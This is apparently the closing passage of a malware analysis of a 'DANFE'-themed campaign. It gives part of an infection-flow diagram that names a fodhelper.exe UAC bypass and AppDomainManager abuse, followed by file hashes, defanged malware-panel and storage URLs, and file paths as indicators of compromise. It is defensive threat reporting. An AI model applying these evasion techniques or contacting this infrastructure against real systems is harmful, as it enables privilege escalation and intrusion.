Create empty file [P2]
Display License Expiration Warning
Reboot
Stage 3
OS Version = 10.0.x ?
yes
UAC Bypass using ProgIDs
auto-elevated fodhelper.exe
Display License Expiration Warning
Figure 9: Stage 2 – Download and persistence (click to enlarge)

Hashes

[F1] DANFE10103128566164.iso
09027fa9653bdf2b4a291071f7e8a72f14d1ba5d0912ed188708f9edd6a084fe

[F2] DANFE10103124952781.iso
2ff420e3d01893868a50162df57e8463d1746d3965b76025ed88db9bb13388af

[F3] DANFE10103122718132.iso
5e5a58bfabd96f0c78c1e12fa2625aba9c84aa3bd4c9bb99d079d6ccb6e46650

[F4] DANFE10103121443891.iso
dc03070d50fdd31c89491d139adfb211daf171d03e9e6d88aac43e7ff44e4fef

[F5] DANFE10103128566164.pdf.lnk
ddf84fdc080bd55f6f2b409e596b6f7a040c4ab1eb4b965b3f709a0f7faa4e02

[F6] DANFE10103128566164.exe - legitimate MSBuild
b60eb62f6c24d4a495a0dab95cc49624ac5099a2cc21f8bd010a410401ab8cc3

[F7] DANFE10103128566164.xml
7566131ce0ecba1710c1a7552491120751b58d6d55f867e61a886b8e5606afc3

[F8] DANFE10103128566164.pdf - decoy document
ac044dd9ae8f18d928cf39d24525e2474930faf8e83c6e3ad52496ecab11f510

[F9] DANFE10103128566164.zip
276a1e9f62e21c675fdad9c7bf0a489560cbd959ac617839aeb9a0bc3cd41366

[F10] DANFE10103128566164.dll - Trammy.dll
24fac4ef193014e34fc30f7a4b7ccc0b1232ab02f164f105888aabe06efbacc3

[F11] DANFE10103128566164.exe.config - registers AppDomainManager
8e7f0a51d7593cf76576b767ab03ed331d822c09f6812015550dbd6843853ce7

[F12] filea.tat - ZIP archive
7559c440245aeeca28e67b7f13d198ba8add343e8d48df92b7116a337c98b763

[F13] .NET DLL after compilation of [F7]
a3afed0dabefde9bb8f8f905ab24fc2f554aa77e3a94b05ed35cffc20c201e15

[F14] fake explorer.exe - Delphi payload
35db2b34412ad7a1644a8ee82925a88369bc58f6effc11d8ec6d5f81650d897e

[F15] SearchIndexer.exe - CCProxy
27914c36fd422528d8370cbbc0e45af1ba2c3aeedca1579d92968649b3f562f7

[F16] wke.dll
2d2c2ba0f0d155233cdcbf41a9cf166a6ce9b80a6ab4395821ce658afe04aaba

[F17] Web.exe
cb1d2659508a4f50060997ee0e60604598cb38bd2bb90962c6a51d8b798a03b6

URLs

[U1] Malware panel
hxxps://contador.danfajuda(dot)com/contador/save.php?

[U2] File storage
hxxps://fileondemandd(dot)site/

[U3] RTC Portal Gateway
hxxp://pingservice(dot)blogdns(dot)com/myPath

Paths

[P1] C:\ProgramData\regid.5498-06.com.microsoft\

[P2] C:\ProgramData\internal_drive_version2.3.4.txt

[P3] C:\ProgramData\log.txt

[P4] C:\Program Files\SearchIndexer\